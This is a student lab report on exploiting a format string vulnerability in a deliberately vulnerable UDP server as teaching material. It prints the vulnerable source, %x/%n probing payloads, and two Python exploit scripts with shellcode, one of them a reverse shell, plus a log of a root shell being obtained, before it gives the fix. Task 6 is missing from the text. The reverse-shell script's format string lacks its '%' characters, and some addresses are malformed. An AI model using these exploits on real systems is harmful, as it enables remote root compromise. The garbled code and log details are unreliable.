

Lab 5 Report: Format String Vulnerabilities

Ahmed Mahfooz Ali Khan


June 29, 2025

Introduction

This report details the process of exploiting a format string vulnerability in a 32-bit C program. The lab exercises demonstrate a progression of attacks, starting from simple program crashing and culminating in gaining a remote root shell on the target system. The core of the vulnerability lies in passing user-controlled input directly as the format string argument to the `printf()` function. This allows an attacker to read from and write to arbitrary memory locations, and ultimately, to seize control of the program's execution flow. All tasks were performed in a controlled environment with Address Space Layout Randomization (ASLR) disabled to ensure predictable memory addresses.

1 Task 1: The Vulnerable Program

The target is a UDP server that listens on port 9090. It reads user input into a buffer and prints it using a custom function, `myprintf()`, which contains a vulnerable `printf(msg)` call. The server was compiled with the stack protector disabled and the stack marked as executable to facilitate code injection in later tasks. The initial setup, compilation, and the server running are shown below.




```
dv2620@swsec: ~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
dv2620@swsec: ~$ nano server32.c
dv2620@swsec: ~$ gcc -m32 -fno-stack-protector -no-pie -z execstack -Wformat-security server32.c -o server32
server32.c: In function 'myprintf':
server32.c:36:31: warning: format not a string literal and no format arguments [-Wformat-security]
   36 |     printf(msg);
      |                               ^
dv2620@swsec: ~$ sudo ./server32
The address of the input array: 0xffffd07c
The address of the secret: 0x0804a008
The address of the 'target' variable: 0x0804c044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffcfff
hello
The value of the 'target' variable (after): 0x11223344
```

Figure 1: Compiling and running the vulnerable server.

2 Task 2: Understanding the Stack Layout

To craft a successful exploit, understanding the stack's layout is crucial. Using GDB and analyzing the server's output, it was possible to identify key addresses, such as the location of the input buffer, the saved frame pointer (`%ebp`), and the return address. This initial reconnaissance provides the necessary information to calculate offsets for reading and writing to specific memory locations.



```
dv2620@swsec -  
The address of the secret: 0x0804a008  
The address of the 'target' variable: 0x0804c044  
The value of the 'target' variable (before): 0x11223344  
Breakpoint 1, 0x0804921a in myprintf ()  
(gdb) info frame  
Stack level 0, frame at 0xffffcf90:  
    eip = 0x0804921a in myprintf; saved eip = 0x0804949d  
    called by frame at 0xffffd040  
    Arglist at 0xffffcf88, args:  
    Locals at 0xffffcf88, previous frame's sp is 0xffffcf90  
    Saved registers:  
    ebp at 0xffffcf88, eip at 0xffffcf8c  
(gdb) x/20wx $esp  
0xffffcf88: 0x0804c000 0xffffd028 0x0804949d 0xffffd00c  
0xffffcf8c: 0xffffd028 0x0804933b 0x08000000 0x08000000  
0xffffcf90: 0x08000001 0x08000000 0x08000000 0x08000000  
0xffffcf94: 0x08000000 0x08000000 0x08000000 0x08000000  
0xffffcf98: 0x08000000 0x08000000 0x08000000 0x08000000  
(gdb) p/d $ebp-$esp  
$1 = 4  
(gdb) quit  
A debugging session is active.  
  
dv2620@swsec -  
dv2620@swsec: $ echo hello | nc -u 127.0.0.1 9090  
^C  
dv2620@swsec: $ nc -u 10.0.2.5 9090 < user_input  
bash: user_input: No such file or directory  
dv2620@swsec: $ bash nc -u 10.0.2.5 9090 < user_input  
bash: user_input: No such file or directory  
dv2620@swsec: $ hexdump -C user_input  
hexdump: user_input: No such file or directory  
hexdump: all input file arguments failed  
dv2620@swsec: $ printf 'hello\n' | nc -u 127.0.0.1 9090  
^C  
dv2620@swsec: $ perl -e 'print "A"x100' | nc -u 127.0.0.1 9090  
^C  
dv2620@swsec: $ echo "AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x" | nc -u 127.0.0.1 9090  
^C  
dv2620@swsec: $ echo "AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x" | nc -u 127.0.0.1 9090
```

Figure 2: Using GDB to inspect the stack and identify key addresses.

3 Task 3: Crashing the Program

The first step in verifying the vulnerability is to cause a denial of service by crashing the program. This can be easily achieved by providing format specifiers that instruct `printf()` to read from invalid memory addresses. Sending a string like `"%s%s%s"` will cause the program to interpret arbitrary data on the stack as pointers to strings. When it attempts to dereference an invalid pointer, a segmentation fault occurs.




Figure 3: Crashing the server with a malformed format string.

4 Task 4: Printing Memory

With the vulnerability confirmed, the next step is to read data from the server's memory.

4.1 Task 4.A: Stack Data

Using a series of %x specifiers, we can leak data directly from the stack. By sending a known pattern (e.g., "AAAA") and observing its hexadecimal representation in the output, we can determine the exact offset from the start of the format string to our input buffer. The figure below shows this process of finding the offset.




Figure 4: Leaking stack data to find the offset to the input buffer.

4.2 Task 4.B: Heap Data

To read from an arbitrary location, like the `secret` variable on the heap, we use the `%s` specifier. The payload must be crafted to place the address of the secret message on the stack where `%s` will find it. A Python script was used to construct a payload containing the target address, which successfully revealed the secret message.




Figure 5: Reading the secret message from the heap.

5 Task 5: Modifying Memory

The `%n` format specifier allows writing the number of bytes printed so far to a specified address. This enables arbitrary memory modification.

5.1 Task 5.A: Arbitrary Change

The first sub-task was to change the `target` variable to any value. This was done by providing the address of `target` and using padding with `%n` to write a small number into it, successfully altering its initial value.



Figure 6: Modifying the target variable to an arbitrary value.

5.2 Task 5.B & 5.C: Precise Writes

To write a specific large value like `0xFF990000`, printing that many characters is not feasible. The `%hn` specifier, which writes a 2-byte short, provides a solution. By targeting the high and low 2-byte halves of the variable separately, we can construct the desired value in two steps. This technique was used to set the `target` variable to `0x00000000` and then to `0xFF990000`.




Figure 7: Writing the value `0x00000000` to the target variable.




Figure 10: Successful code execution, creating a file as root.

7 Task 7: Getting a Reverse Shell

The ultimate goal is to gain an interactive shell. This was accomplished using a reverse shell, where the compromised server connects back to a listener on the attacker's machine. The shellcode was modified to execute a command that pipes a bash shell over a TCP connection. A listener was set up with `netcat`. The exploit was launched, and a connection was received, providing a fully interactive root shell on the victim machine.




Figure 11: Setting up the netcat listener for the reverse shell.


```

dv2620@swsec:~/DV2620/Lab05-Format_strings$ nc -l 7070 -v
Listening on 0.0.0.0 7070
Connection received on swsec 39602
root@swsec: /home/dv2620/DV2620/Lab05-Format_strings# whoami
whoami
root
root@swsec: /home/dv2620/DV2620/Lab05-Format_strings#

```

Figure 12: Success! A root shell is obtained via the reverse connection.

8 Task 8: Fixing the Problem

The compiler issues a warning: "format not a string literal and no format arguments". This indicates that using a variable as the format string is insecure. The vulnerability is fixed by changing the line `printf(msg);` to `printf("%s", msg);`. This ensures that the user-provided data is always treated as a simple string to be printed, rather than being interpreted as a format string. After recompiling with the fix, the exploits no longer work; the format specifiers are simply printed as text, and the target variable's value remains unchanged, as demonstrated in the figure below.

```

dv2620@swsec: ~
dv2620@swsec:~$ gcc -m32 -z execstack -fno-stack-protector -Wformat-security server32.c -o server32
dv2620@swsec:~$ sudo ./server32
The address of the input array: 0xfffffd07c
The address of the secret: 0x56557008
The address of the 'target' variable: 0x56559008
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffcfff8
%x%x%x%nThe value of the 'target' variable (after): 0x11223344
█

dv2620@swsec: ~
dv2620@swsec:~$ echo -ne "\x08\xc0\x04\x08%x%x%x%n" | nc -u 127.0.0.1 9090
█

```

Figure 13: Testing the patched server; the exploit fails.

A Source Code

```

1 /* server32.c */
2 #include <netinet/ip.h>
3 #include <stdint.h>
4 #include <stdio.h>
5 #include <stdlib.h>
6 #include <string.h>
7 #include <sys/socket.h>
8 #include <unistd.h>
9

```



```

10 #define PORT 9090
11
12 #ifndef DUMMY_SIZE
13 #define DUMMY_SIZE 100
14 #endif
15
16 char *secret = "A secret message\n";
17 unsigned int target = 0x11223344;
18
19 void myprintf(char *msg) {
20     uintptr_t framep;
21     asm("movl %%ebp, %0" : "=r"(framep));
22     printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);
23
24     char dummy[DUMMY_SIZE];
25     memset(dummy, 0, DUMMY_SIZE);
26
27     // This line has a format-string vulnerability
28     printf(msg);
29     printf("The value of the 'target' variable (after): 0x%.8x\n", target);
30 }
31
32 void helper() {
33     printf("The address of the secret: 0x%.8x\n", (unsigned)secret);
34     printf("The address of the 'target' variable: 0x%.8x\n", (unsigned)&target);
35     printf("The value of the 'target' variable (before): 0x%.8x\n", target);
36 }
37
38 void main() {
39     struct sockaddr_in server;
40     struct sockaddr_in client;
41     int clientLen;
42     char buf[1500];
43
44     char dummy[DUMMY_SIZE];
45     memset(dummy, 0, DUMMY_SIZE);
46
47     printf("The address of the input array: 0x%.8x\n", (unsigned)buf);
48     helper();
49
50     int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
51     int opt = 1;
52     setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt));
53     setsockopt(sock, SOL_SOCKET, SO_REUSEPORT, &opt, sizeof(opt));
54
55     memset((char *)&server, 0, sizeof(server));
56     server.sin_family = AF_INET;
57     server.sin_addr.s_addr = htonl(INADDR_ANY);
58     server.sin_port = htons(PORT);
59
60     if (bind(sock, (struct sockaddr *)&server, sizeof(server)) < 0)
61         perror("ERROR on binding");
62
63     while (1) {
64         bzero(buf, 1500);
65         recvfrom(sock, buf, 1500 - 1, 0, (struct sockaddr *)&client, &clientLen);
66         myprintf(buf);
67     }
68     close(sock);
69 }

```

Listing 1: server32.c (Vulnerable Program)

```

1 import struct
2
3 # Addresses must be updated for each specific environment
4 RET_ADDR = 0xffffcb5c
5 SHELLCODE_ADDR = 0xffffcbdc + 180
6 OFFSET = 67
7
8 # Shellcode to execute: /bin/rm /tmp/myfile
9 shellcode = (
10     b"\x31\xc0\x50\x68\x2f\x2f\x72\x6d\x68\x2f\x74\x6d\x70\x68\x6d\x79"
11     b"\x66\x69\x6c\x65\x89\xe3\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
12     b"\x6e\x89\xe2\x50\x68\x2d\x63\x00\x00\x89\xe1\x50\x51\x52\x53\x89"
13     b"\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
14 )
15
16 # Values to write
17 low_word = SHELLCODE_ADDR & 0xFFFF
18 high_word = (SHELLCODE_ADDR >> 16) & 0xFFFF
19
20 # Calculate padding. 8 bytes for the two addresses we add.
21 p1 = low_word - 8
22 if p1 < 0:
23     p1 += 0x10000
24
25 p2 = high_word - low_word
26 if p2 < 0:
27     p2 += 0x10000
28
29 # Construct format string
30 fmt = (
31     f"%{p1}x"
32     f"%{OFFSET}$hn"
33     f"%{p2}x"
34     f"%{OFFSET+1}$hn"
35 ).encode()
36
37 # Construct final payload
38 payload = (
39     struct.pack("<I", RET_ADDR) +
40     struct.pack("<I", RET_ADDR + 2) +
41     b"A" * 100 + # Dummy padding
42     b"\x90" * 100 + # NOP sled
43     shellcode +
44     fmt
45 )
46
47 with open("badfile", "wb") as f:
48     f.write(payload)
49
50 print("[+] badfile for Task 6 created.")

```

Listing 2: exploit6.py (Code Injection Exploit)

```

1 # exploit7.py: Reverse Shell Exploit
2 import struct
3
4 # Addresses based on GDB analysis for a specific run
5 # These must be updated for each environment
6 RET_ADDR_ON_STACK_LOW = 0xffffd02c
7 RET_ADDR_ON_STACK_HIGH = 0xffffd02e
8
9 # Address inside our NOP sled where execution should jump
10 JMP_ADDR = 0xffffd1c0

```

```

11
12 # Reverse TCP shellcode to connect back to 127.0.0.1:7070
13 shellcode = (
14     b"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
15     b"\x89\xc6\x68\x7f\x00\x00\x01\x66\x68\x1b\xae\x66\x6a\x02\x89"
16     b"\xe1\x6a\x10\x51\x56\x89\xe1\xb0\x66\xcd\x80\x31\xc9\xb1\x03"
17     b"\x89\xf3\x49\xb0\x3f\xcd\x80\x75\xf9\x31\xc0\x50\x68\x2f\x2f"
18     b"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b"
19     b"\xcd\x80"
20 )
21
22 # NOP sled for execution to slide into shellcode
23 nop_sled = b"\x90" * 400
24
25 # Place addresses at the start of the format string
26 addr_low = struct.pack("<I", RET_ADDR_ON_STACK_LOW)
27 addr_high = struct.pack("<I", RET_ADDR_ON_STACK_HIGH)
28
29 # Calculate values for %hn writes to set the return address
30 low_word = JMP_ADDR & 0xFFFF
31 high_word = (JMP_ADDR >> 16) & 0xFFFF
32
33 # Bytes already written by the two addresses
34 init_offset = 8
35
36 # Calculate padding for the first write (low_word)
37 write_low = low_word - init_offset
38 if write_low < 0:
39     write_low += 0x10000
40
41 # Calculate padding for the second write (high_word)
42 write_high = high_word - low_word
43 if write_high < 0:
44     write_high += 0x10000
45
46 # Offset found via GDB (e.g., AAAA.BBBB.%x.%x...)
47 # Assume offset is 10 for this example.
48 OFFSET_1 = 10
49 OFFSET_2 = 11
50
51 fmt = b"" + str(write_low).encode() + b"x"
52 fmt += b"" + str(OFFSET_1).encode() + b"$hn"
53 fmt += b"" + str(write_high).encode() + b"x"
54 fmt += b"" + str(OFFSET_2).encode() + b"$hn"
55
56 # The final payload contains the addresses to write to,
57 # the format string to do the writing, and the NOP
58 # sled/shellcode to be jumped to.
59 final_payload = addr_low + addr_high + fmt + nop_sled + shellcode
60
61 # Ensure payload doesn't exceed buffer size
62 final_payload = final_payload[:1400]
63
64 with open("badfile", "wb") as f:
65     f.write(final_payload)
66
67 print("[+] badfile for reverse shell created successfully.")

```

Listing 3: exploit7.py (Reverse Shell Exploit)